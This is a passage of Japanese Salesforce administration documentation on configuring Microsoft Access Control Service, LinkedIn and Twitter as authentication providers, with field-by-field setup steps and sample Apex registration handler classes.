    b. ユーザがシングルサインオンフローを使用して認証された場合に、ログアウト後の特定の移動先を指定する [カスタムログアウト URL]。この項目を使用して、ユーザをブランド設定されたログアウトページか、またはデフォルトの Salesforce ログアウトページ以外の場所のいずれかに移動します。URL は、`http` または `https` プレフィックスで完全修飾する必要があります (`https://acme.my.salesforce.com` など)。
    c. 既存の Apex クラスを [登録ハンドラ] クラスとして選択するか、[登録ハンドラテンプレートを自動作成] をクリックして、登録ハンドラの Apex クラステンプレートを作成します。このクラスを編集してデフォルトのコンテンツを変更してから使用する必要があります。

       メモ: Salesforce の登録ハンドラクラスを指定して、[シングルサインオン初期化 URL] を生成する必要があります。

    d. [他のアカウントで登録を実行] で Apex ハンドラクラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。登録ハンドラを選択した場合、または登録ハンドラを自動作成する場合にはユーザが必要です。

e. プロバイダでポータルを使用するには、[ポータル] ドロップダウンリストからポータルを選択します。

f. [アイコン URL] 項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン] で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

   独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

13. [保存] をクリックします。

生成された [認証プロバイダ ID] の値を確認しておいてください。この値は、Auth.AuthToken Apex クラスと共に使用する必要があります。

認証プロバイダを定義した後、複数のクライアント設定 URL が生成されます。

- テスト専用初期化 URL: システム管理者は、この URL を使用して、サードパーティプロバイダが正しく設定されていることを確認します。システム管理者がこの URL をブラウザで開き、サードパーティにサインインすると、属性の対応付けと共に Salesforce にリダイレクトされます。
- シングルサインオン初期化 URL: この URL を使用して、サードパーティから Salesforce にシングルサインオンを実行します(サードパーティの認証情報が使用されます)。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインします。エンドユーザの新規ユーザを作成するか、既存のユーザを更新してから、そのユーザとして Salesforce にサインインします。
- 既存ユーザをリンクする URL: この URL を使用して、既存の Salesforce ユーザをサードパーティアカウントにリンクします。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインして Salesforce にサインインし、リンクを承認します。
- Oauth 専用初期化 URL: この URL を使用して、サードパーティの OAuth アクセストークンを取得します。サードパーティサービスでトークンを取得するには、ユーザは Salesforce の認証を受ける必要があります。このフローでは、以降のシングルサインオン機能は提供されません。
- コールバック URL: 認証プロバイダが設定のためにコールバックするエンドポイントに、コールバック URL を使用します。認証プロバイダは、前述の各クライアント設定 URL の情報と共に、[コールバック URL] にリダイレクトする必要があります。

クライアント設定URLでは、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の特定の場所への移動を行うための、追加の要求パラメータをサポートしています。

OpenID Connect アプリケーションの更新

認証プロバイダを Salesforce 組織に定義したら、プロバイダに戻り、アプリケーションの [コールバック URL] (Google では [承認済みリダイレクト URI]、PayPal では [戻り URL] とも呼ばれる) を更新します。

シングルサインオン接続のテスト

ブラウザの認証プロバイダの詳細ページで [テスト専用初期化 URL] を開きます。これによりユーザはプロバイダのサービスにリダイレクトされ、サインインするよう求められます。サインインすると、アプリケーションを認証するように求められます。認証後、ユーザは再び Salesforce にリダイレクトされます。

Microsoft® アクセスコントロールサービス認証プロバイダの設定

OAuth プロトコルを使用して Microsoft アクセスコントロールサービスを認証プロバイダとして使用できます。認証は通常、SharePoint® Online のような Microsoft Office 365 サービスによって行われます。

Salesforce では、OAuth のみを使用して Microsoft アクセスコントロールサービスで認証ができます。Microsoft 認証プロバイダによるシングルサインオン認証はサポートされていません。

Microsoft アクセスコントロールサービス認証プロバイダを設定するには、次の手順を実行します。

1. Salesforce 組織で Microsoft アクセスコントロールサービス認証プロバイダを定義します。
2. アプリケーションを Microsoft に登録して、Salesforce をアプリケーションドメインにします。
3. アプリケーションを Microsoft に登録したときに生成される［コンシューマ鍵］および［コンシューマの秘密］を使用するように、Salesforce で Microsoft アクセスコントロールサービス認証プロバイダの詳細を編集します。
4. 接続をテストします。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

Salesforce 組織での Microsoft アクセスコントロールサービス認証プロバイダの定義

SharePoint Online または Microsoft 販売者ダッシュボードでアプリケーションを登録するには、承認されたユーザを Salesforce にリダイレクトするコールバック URL が必要です。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］に Microsoft アクセスコントロールサービスを選択します。
4. プロバイダの［名前］を入力します。
5. ［URL 接尾辞］を入力します。これは、クライアント設定 URL で使用されます。たとえば、プロバイダの URL サフィックスが「MyMicrosoftACSProvider」である場合、コールバック URL は、次のようになります。

   ```
   https://login.salesforce.com/services/authcallback/00Dx00000000001/MyMicrosoftACSProvider
   ```

6. ［コンシューマ鍵］項目のプレースホルダ値を入力します。この値は、アプリケーションを Microsoft に登録した後で編集します。
7. ［コンシューマの秘密］項目のプレースホルダ値を入力します。この値は、アプリケーションを Microsoft に登録した後で編集します。
8. ［承認エンドポイント URL］には、プロバイダから入手したベース URL を入力します。たとえば、SharePoint Online では、次の形式を使用します。

   ```
   https://<sharepoint online host name>/_layouts/15/OAuthAuthorize.aspx
   ```

9. 次の形式で［トークンエンドポイント URL］を入力します。

   https://accounts.accesscontrol.windows.net/<tenant>/tokens/OAuth/2?resource=<sender ID>/<sharepoint online host name>@<tenant>

   - <tenant> は、.onmicrosoft.com で終わる Office 365 のテナント名か、対応するテナントのグローバル一意識別子 (GUID) です。
   - ［<送信者 ID>］は、トークンの送信者の識別子です。たとえば、SharePoint では、00000003-0000-0ff1-ce00-000000000000 が使用されます。

10. 必要に応じて、次の項目を設定します。

    - 認証エンドポイントへの要求と共に送信する［デフォルトの範囲］。SharePoint Online の範囲についての詳細は、http://msdn.microsoft.com/en-us/library/jj687470.aspx#Scope を参照してください。また、Salesforce での範囲の使用についての詳細は、「Scope パラメータの使用」を参照してください。
    - エラーのレポートに使用するプロバイダの［カスタムエラー URL］。
    - ユーザがシングルサインオンフローを使用して認証された場合に、ログアウト後の特定の移動先を指定する［カスタムログアウト URL］。この項目を使用して、ユーザをブランド設定されたログアウトページか、またはデフォルトの Salesforce ログアウトページ以外の場所のいずれかに移動します。URL は、http または https プレフィックスで完全修飾する必要があります (https://acme.my.salesforce.com など)。
    - プロバイダでポータルを使用するには、［ポータル］ドロップダウンリストからポータルを選択します。組織でポータルが設定されている場合、このオプションでログイン要求をポータルログインページにリダイレクトできます。使用しない場合は、［なし］のままにしておきます。
    - ［アイコン URL］項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン] で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

      独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

11. [保存] をクリックします。

生成された［認証プロバイダ ID］の値を確認しておいてください。この値は、Auth.AuthToken Apex クラスと共に使用できます。

認証プロバイダを定義した後、複数のクライアント設定 URL が生成されます。

- テスト専用初期化 URL: システム管理者は、この URL を使用して、サードパーティプロバイダが正しく設定されていることを確認します。システム管理者がこの URL をブラウザで開き、サードパーティにサインインすると、属性の対応付けと共に Salesforce にリダイレクトされます。
- Oauth 専用初期化 URL: この URL を使用して、サードパーティの OAuth アクセストークンを取得します。サードパーティサービスでトークンを取得するには、ユーザは Salesforce の認証を受ける必要があります。このフローでは、以降のシングルサインオン機能は提供されません。
- コールバック URL: 認証プロバイダが設定のためにコールバックするエンドポイントに、コールバック URL を使用します。認証プロバイダは、前述の各クライアント設定 URL の情報と共に、［コールバック URL］にリダイレクトする必要があります。

クライアント設定URLでは、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の特定の場所への移動を行うための、追加の要求パラメータをサポートしています。

Microsoft へのアプリケーションの登録

Salesforce 組織にアプリケーションを設定する前に、アプリケーション ID を Microsoft が提供するオプションのいずれかを使用して取得する必要があります。SharePoint 用のリモートアプリケーションを登録する方法についての詳細は、SharePoint 2013 用のアプリケーションを登録するためのガイドラインを参照してください。

1. Microsoft が提供するオプションのいずれかを使用してアプリケーションを登録します。
2. アプリケーション設定を変更し、リダイレクト URI を認証プロバイダの［コールバック URL］に設定します。
3. ［クライアント ID］と［クライアントの秘密］をメモします。
4. [保存] をクリックします

Microsoft アクセスコントロールサービス認証プロバイダの詳細の編集

アプリケーションを Microsoft に登録したら、Microsoft アクセスコントロールサービス認証プロバイダの詳細に戻り、［コンシューマ鍵］と［コンシューマの秘密］を Microsoft から提供された値で更新します。

1. [設定] から、［クイック検索］ボックスに*「認証プロバイダ」*と入力し、[認証プロバイダ] を選択します。
2. Microsoft アクセスコントロールサービス認証プロバイダ名の横にある [編集] をクリックします。
3. ［コンシューマ鍵］項目に、Microsoft から提供された［クライアント ID］値を入力します。
4. ［コンシューマの秘密］項目に、Microsoft から提供された［クライアントの秘密］値を入力します。

接続のテスト

ブラウザの認証プロバイダの詳細ページで［テスト専用初期化 URL］を開きます。これによりユーザはプロバイダのサービスにリダイレクトされ、サインインするよう求められます。サインインすると、アプリケーションを認証するように求められます。認証後、ユーザは再び Salesforce にリダイレクトされます。

LinkedIn 認証プロバイダの設定

LinkedIn アカウントを使用して、ユーザが Salesforce 組織にログインできるようにします。

LinkedIn を認証プロバイダとして設定するには、次の手順を実行します。

1. LinkedIn から取得する範囲 (ユーザの詳細) を決定します。
2. LinkedIn アプリケーションを設定します。
3. Salesforce 組織で LinkedIn プロバイダを定義し、登録ハンドラを設定します。
4. 登録ハンドラを編集します。
5. Salesforce で生成されるコールバック URL を LinkedIn `[OAuth 2.0 リダイレクト URL]` のエントリとして使用するように、LinkedIn アプリケーションを更新します。
6. シングルサインオン接続をテストします。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

LinkedIn から取得する範囲 (ユーザの詳細) の決定

範囲により、認証プロセス時に LinkedIn から取得するユーザ情報の内容が決まります。ユーザ名や写真の URL などの基本情報を要求したり、住所、電話番号、連絡先リストなどより詳細な情報を取得したりできます。情報が提供される前に、ユーザは情報の交換を承認します。

LinkedIn を認証プロバイダとして設定する場合は、範囲を 3 つの異なる場所 (LinkedIn アプリケーション設定、Salesforce の認証プロバイダ設定、項目セレクタを使用した LinkedIn のユーザ情報エンドポイントへのクエリ) で設定できます。範囲の指定場所と使用する値を決定するときは、次の点を考慮してください。

- LinkedIn 設定と Salesforce 設定では、この値を空白にすることができます。デフォルト値は *r_basicprofile* で、LinkedIn で定義された最も基本的なユーザ情報のみが提供されます。
- Salesforce では、ユーザのメールアドレスが必要です。
- サポートされている値のリストとその意味については、LinkedIn の認証に関するドキュメントを参照してください。URL を使用した範囲の要求についての詳細は、LinkedIn 項目セレクタページを参照してください。
- Salesforce の認証プロバイダ設定でデフォルトの範囲を設定すると、LinkedIn アプリケーション設定の値がその値で上書きされます。
- LinkedIn アプリケーション設定または Salesforce の認証プロバイダ設定では、*r_basicprofile r_emailaddress* のように、複数の範囲の値をスペースで区切ります。
- URL で LinkedIn の項目セレクタを使用する場合は、`https://api.linkedin.com/v1/people/~:(id,formatted-name,first-name,last-name,public-profile-url,email-address)` のように、複数の値をカンマで区切ります。

LinkedIn アプリケーションの設定

Salesforce 組織で LinkedIn を設定する前に、LinkedIn でアプリケーションを設定します。

メモ: Salesforce に Google 独自のデフォルトアプリケーションの使用を許可すると、この手順を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. LinkedIn Web サイトの開発者アカウントにサインインします。
2. 上部のユーザ名をクリックし、[API キー] を選択します。
3. [新規アプリケーションを追加] をクリックします
4. アプリケーション設定を入力します。
5. 新しいアプリケーションの API 鍵と秘密鍵をメモします。これらの鍵は後で Salesforce で必要になります。
6. 必要に応じて、LinkedIn でサポートされる範囲の値を入力します。値が複数の場合は、スペースで区切ります。

   LinkedIn での範囲の使用についての詳細は、「LinkedIn から取得する範囲 (ユーザの詳細) の決定」を参照してください。

Salesforce 組織での LinkedIn プロバイダの定義

Salesforce 組織で LinkedIn プロバイダを設定するには、LinkedIn ［API キー］と［秘密鍵］が必要です。

メモ: Salesforce に値の管理を許可すると、プロバイダ設定の主要な値の指定を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］には LinkedIn を選択します。
4. プロバイダの［名前］を入力します。
5. ［URL 接尾辞］を入力します。これは、クライアント設定 URL で使用されます。たとえば、プロバイダの URL サフィックスが「MyLinkedInProvider」の場合、シングルサインオン URL は次のようになります。

   ```
   https://login.salesforce.com/services/sso/00Dx00000000001/MyLinkedInProvider
   ```

6. ［コンシューマ鍵］項目には、LinkedIn の［API キー］を使用します。
7. ［コンシューマの秘密］項目には、LinkedIn の［秘密鍵］を使用します。
8. 必要に応じて、次の項目を設定します。
   a. LinkedIn から基本認証 URL を入力するための［承認エンドポイント URL］。たとえば、`https://www.linkedin.com/uas/oauth2/authorization/auth` です。URL は「*`https://www.linkedin.com/uas/oauth2/authorization`*」で開始する必要があります。

      ヒント: 必要に応じて、クエリ文字列パラメータをベース URL に追加できます。たとえば、オフラインアクセス用に Google から更新トークンを取得するには、`https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force` を使用します。更新アクションの承認をユーザに求めるには `approval_prompt` パラメータが必要となるため、Google では最初の更新トークンの後にも更新トークンが引き続き提供されます。

   b. LinkedIn から OAuth トークンの URL を入力するための［トークンエンドポイント URL］。たとえば、`https://www.linked.com/uas/oauth2/accessToken/token` です。URL は「*`https://www.linkedin.com/uas/oauth2/accessToken`*」で開始する必要があります。

c. LinkedIn のプロファイル API から要求された値を変更する場合は、［ユーザ情報エンドポイント URL］。詳細は、https://developer.linkedin.com/documents/profile-fieldsを参照してください。URL は「*https://api.linkedin.com/v1/people/~*」で開始する必要があり、要求された項目は要求された範囲に対応している必要があります。

d. サポートされる値または LinkedIn から取得する情報を表す値 (値が複数の場合は、スペースで区切られた値) を入力するための［デフォルトの範囲］。詳細は、「LinkedIn から取得する範囲 (ユーザの詳細) の決定」を参照してください。

e. エラーのレポートに使用するプロバイダの［カスタムエラー URL］。

f. ユーザがシングルサインオンフローを使用して認証された場合に、ログアウト後の特定の移動先を指定する［カスタムログアウト URL］。この項目を使用して、ユーザをブランド設定されたログアウトページか、またはデフォルトの Salesforce ログアウトページ以外の場所のいずれかに移動します。URL は、`http` または `https` プレフィックスで完全修飾する必要があります (`https://acme.my.salesforce.com` など)。

g. [登録ハンドラテンプレートを自動作成]をクリックして、登録ハンドラの Apex クラステンプレートを作成します (まだ作成されていない場合)。このクラスを後で編集してデフォルトのコンテンツを変更してから使用します。

メモ: Salesforce の登録ハンドラクラスを指定して、シングルサインオン初期化 URL を生成します。

h. ［他のアカウントで登録を実行］で Apex ハンドラクラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。登録ハンドラを選択した場合、または登録ハンドラを自動作成する場合にはユーザが必要です。

i. LinkedIn ユーザにポータルを使用するには、[ポータル] ドロップダウンリストからポータルを選択します。

9. ［アイコン URL］項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン]で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

   独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

10. [保存] をクリックします

認証プロバイダを定義した後、複数のクライアント設定 URL が生成されます。

- テスト専用初期化 URL: システム管理者は、この URL を使用して、サードパーティプロバイダが正しく設定されていることを確認します。システム管理者がこの URL をブラウザで開き、サードパーティにサインインすると、属性の対応付けと共に Salesforce にリダイレクトされます。
- シングルサインオン初期化 URL: この URL を使用して、サードパーティから Salesforce にシングルサインオンを実行します (サードパーティの認証情報が使用されます)。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインします。エンドユーザの新規ユーザを作成するか、既存のユーザを更新してから、そのユーザとして Salesforce にサインインします。

- 既存ユーザをリンクする URL: この URL を使用して、既存の Salesforce ユーザをサードパーティアカウントにリンクします。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインして Salesforce にサインインし、リンクを承認します。
- Oauth 専用初期化 URL: この URL を使用して、サードパーティの OAuth アクセストークンを取得します。サードパーティサービスでトークンを取得するには、ユーザは Salesforce の認証を受ける必要があります。このフローでは、以降のシングルサインオン機能は提供されません。
- コールバック URL: 認証プロバイダが設定のためにコールバックするエンドポイントに、コールバック URL を使用します。認証プロバイダは、前述の各クライアント設定 URL の情報と共に、[コールバック URL] にリダイレクトする必要があります。

クライアント設定URLでは、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の特定の場所への移動を行うための、追加の要求パラメータをサポートしています。

登録ハンドラの編集

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。
2. 自動作成された Apex 登録ハンドラ (または既存の登録ハンドラ (存在する場合)) を編集して、LinkedIn と Salesforce 間で項目を対応付けます。

   メモ: LinkedIn のデフォルトのプロファイルクエリでは、名、姓、見出し、プロファイル URL のみが取得されます。デフォルトの登録ハンドラには、メールが必要です。メール要件を登録ハンドラから削除するか、メールアドレスおよび登録ハンドラに必要な他の項目を追加するために、「LinkedIn から取得する範囲 (ユーザの詳細) の決定」で目的の範囲を変更します。

   次に、LinkedIn アプリケーションを認証プロバイダとして使用する場合の Apex 登録ハンドラの例を示します。この登録ハンドラでは、要求された範囲に *r_basicprofile* と *r_emailaddress* が含まれていると想定しています。また、ユーザがカスタマーポータルにログインしていることを想定しています。

```
//TODO:This auto-generated class includes the basics for a Registration
//Handler class. You will need to customize it to ensure it meets your needs and
//the data provided by the third party.
global class LinkedInRegHandler implements Auth.RegistrationHandler {
    //Creates a Standard salesforce or a community user
    global User createUser(Id portalId, Auth.UserData data) {
        if (data.attributeMap.containsKey('sfdc_networkid')) {
            //We have a community id, so create a user with community access
            //TODO: Get an actual account
            Account a =[SELECT Id FROM account WHERE name = 'LinkedIn Account'];
            Contact c = new Contact();
            c.accountId = a.Id;
            c.email = data.email;
            c.firstName = data.firstName;
            c.lastName = data.lastName;
            insert(c);
            //TODO: Customize the username and profile. Also check that the username
            //doesn't already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less.
            User u = new User();
            Profile p =[SELECT Id FROM profile WHERE name = 'Customer Portal Manager'];
```

```
            u.username = data.firstName + '@sfdc.linkedin.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            u.contactId = c.Id;
            return u;
        } else {
            //This is not a community, so create a regular standard user
            User u = new User();
            Profile p =[SELECT Id FROM profile WHERE name = 'Standard User'];
            //TODO: Customize the username. Also check that the username doesn't
            //already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less
            u.username = data.firstName + '@salesforce.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            return u;
        }
    }
    //Updates the user's first and last name
    global void updateUser(Id userId, Id portalId, Auth.UserData data) {
        User u = new User(id = userId);
        u.lastName = data.lastName;
        u.firstName = data.firstName;
        update(u);
    }
}
```

詳細および例については、「RegistrationHandler」を参照してください。

LinkedIn アプリケーションの更新

LinkedIn 認証プロバイダを Salesforce 組織に定義したら、LinkedIn に戻り、Salesforce で生成された [コールバック URL] を LinkedIn [OAuth 2.0 リダイレクト URL] 値として使用するようにアプリケーションを更新します。

シングルサインオン接続のテスト

ブラウザの認証プロバイダの詳細ページで [テスト専用初期化 URL] を開きます。このページによりユーザは LinkedIn にリダイレクトされ、サインインするよう求められます。サインイン時に、アプリケーションを認証する求められます。認証後、ユーザは Salesforce にリダイレクトされます。

Twitter 認証プロバイダの設定

Twitter アカウントを使用して、ユーザが Salesforce 組織にログインできるようにします。

Twitter を認証プロバイダとして設定するには、次の手順を実行します。

1. Twitter アプリケーションを設定します。
2. Salesforce 組織で Twitter プロバイダを定義し、登録ハンドラを設定します。
3. 登録ハンドラを編集します。
4. Salesforce で生成されるコールバック URL を Twitter アプリケーション設定のエントリとして使用するように、Twitter アプリケーションを更新します。
5. シングルサインオン接続をテストします。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

Twitter アプリケーションの設定

Salesforce 組織で Twitter を設定する前に、Twitter でアプリケーションを設定する必要があります。

メモ: Salesforce に Google 独自のデフォルトアプリケーションの使用を許可すると、この手順を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. Twitter Web サイトの開発者アカウントにサインインします。
2. 上部のユーザアイコンをクリックし、[私のアプリケーション] を選択します (または apps.twitter.com にアクセスします)。
3. [新しいアプリケーションを作成] をクリックします。
4. アプリケーション設定を入力します。
5. [API キー] で、新しいアプリケーションの [API キー] と [API の秘密] をメモします。これは、後から Salesforce で必要になります。

Salesforce 組織での Twitter プロバイダの定義

Salesforce 組織で Twitter プロバイダを設定するには、Twitter アプリケーションの Twitter [API キー] と [API の秘密] が必要です。

メモ: Salesforce に値の管理を許可すると、プロバイダ設定の主要な値の指定を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］には Twitter を選択します。
4. プロバイダの［名前］を入力します。
5. ［URL 接尾辞］を入力します。これは、クライアント設定 URL で使用されます。たとえば、プロバイダの URL サフィックスが「MyTwitterProvider」の場合、シングルサインオン URL は次のようになります。

   ```
   https://login.salesforce.com/services/sso/00Dx00000000001/MyTwitterProvider
   ```

6. ［コンシューマ鍵］項目には、Twitter の［API キー］を使用します。
7. ［コンシューマの秘密］項目には、Twitter の［API の秘密］を使用します。
8. 必要に応じて、次の項目を設定します。
   a. エラーのレポートに使用するプロバイダの［カスタムエラー URL］。
   b. ユーザがシングルサインオンフローを使用して認証された場合に、ログアウト後の特定の移動先を指定する［カスタムログアウト URL］。この項目を使用して、ユーザをブランド設定されたログアウトページか、またはデフォルトの Salesforce ログアウトページ以外の場所のいずれかに移動します。URL は、`http` または `https` プレフィックスで完全修飾する必要があります (`https://acme.my.salesforce.com` など)。
   c. [登録ハンドラテンプレートを自動作成] をクリックして、登録ハンドラの Apex クラステンプレートを作成します (まだ作成されていない場合)。後でこのクラスを編集して、デフォルトのコンテンツを変更してから使用する必要があります。

      メモ: Salesforce の登録ハンドラクラスを指定して、シングルサインオン初期化 URL を生成する必要があります。

   d. ［他のアカウントで登録を実行］で Apex ハンドラクラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。登録ハンドラを選択した場合、または登録ハンドラを自動作成する場合にはユーザが必要です。
   e. Twitter ユーザにポータルを使用するには、[ポータル] ドロップダウンリストからポータルを選択します。
   f. ［アイコン URL］項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン] で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

      独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

9. [保存] をクリックします。

認証プロバイダを定義した後、複数のクライアント設定 URL が生成されます。

- テスト専用初期化 URL: システム管理者は、この URL を使用して、サードパーティプロバイダが正しく設定されていることを確認します。システム管理者がこの URL をブラウザで開き、サードパーティにサインインすると、属性の対応付けと共に Salesforce にリダイレクトされます。
- シングルサインオン初期化 URL: この URL を使用して、サードパーティから Salesforce にシングルサインオンを実行します(サードパーティの認証情報が使用されます)。エンドユーザは、このURLをブラウザで開き、サードパーティにサインインします。エンドユーザの新規ユーザを作成するか、既存のユーザを更新してから、そのユーザとして Salesforce にサインインします。
- 既存ユーザをリンクする URL: この URL を使用して、既存の Salesforce ユーザをサードパーティアカウントにリンクします。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインして Salesforce にサインインし、リンクを承認します。
- コールバック URL: 認証プロバイダが設定のためにコールバックするエンドポイントに、コールバック URL を使用します。認証プロバイダは、前述の各クライアント設定 URL の情報と共に、[コールバック URL] にリダイレクトする必要があります。

クライアント設定URLでは、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の特定の場所への移動を行うための、追加の要求パラメータをサポートしています。

登録ハンドラの編集

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。
2. 自動作成された Apex 登録ハンドラ(または既存の登録ハンドラ(存在する場合))を編集して、Twitter と Salesforce 間で項目を対応付けます。

   次に、Twitterアプリケーションを認証プロバイダとして使用する場合のApex登録ハンドラの例を示します。

```
global class MyTwitterRegHandler implements Auth.RegistrationHandler{

global User createUser(Id portalId, Auth.UserData data)
{
    if(data.attributeMap.containsKey('sfdc_networkid'))
    {
        // Create communities user
        Account a = [SELECT Id FROM account WHERE name='Twitter Account']; // Make sure
 this account exists

        Contact c = new Contact();
        c.accountId = a.Id;
        c.email = 'temp@CHANGE-ME.com';
        c.firstName = data.fullname.split(' ')[0];
        c.lastName  = data.fullname.split(' ')[1];
        insert(c);

        User u = new User();
        Profile p = [SELECT Id FROM profile WHERE name='Customer Portal Manager'];
        u.username = data.username + '@sfdc-portal-twitter.com';
        u.email = 'temp@CHANGE-ME.com';
        u.firstName = data.fullname.split(' ')[0];
        u.lastName = data.fullname.split(' ')[1];
        String alias = data.fullname;
```

```
        //Alias must be 8 characters or less
        if(alias.length() > 8) {
            alias = alias.substring(0, 8);
    }

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    u.contactId = c.Id;
    return u;
} else {
    // Create Standard SFDC user
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
    u.username = data.username + '@sfdc-twitter.com';
    u.email = 'temp@CHANGE-ME.com';
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}
}

global void updateUser(Id userId, Id portalId, Auth.UserData data)
{
    User u = new User(id=userId);
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    update(u);
}
}
```

詳細および例については、「RegistrationHandler」を参照してください。

Twitter アプリケーションの更新

Twitter 認証プロバイダを Salesforce 組織に定義したら、Twitter に戻り、Salesforce で生成された［コールバック URL］を Twitter アプリケーション設定の［コールバック URL］値として使用するようにアプリケーションを更新します。

メモ: Twitter アプリケーションで、**[Allow this application to be used to Sign In with Twitter]**(Twitter でのサインインにこのアプリケーションを使用できるようにする) が選択されていることを確認します。

シングルサインオン接続のテスト

ブラウザの認証プロバイダの詳細ページで［テスト専用初期化 URL］を開きます。このページによりユーザは Twitter にリダイレクトされ、サインインするよう求められます。サインイン時に、アプリケーションを認証する求められます。認証後、ユーザは Salesforce にリダイレクトされます。

Salesforce 管理値を使用した認証プロバイダの設定

Facebook、Salesforce、LinkedIn、Twitter、Google 認証プロバイダを設定するときに、Salesforce によるキー値の自動作成を選択できます。この選択によって独自のサードパーティアプリケーションの作成の手順をスキップできるようになりました。

Salesforce 管理値を使用した認証プロバイダの設定を選択した場合、Salesforce によって独自のデフォルトアプリケーションがバックグラウンドで使用されて値が生成されるため、自分自身でアプリケーションを作成する必要はありません。

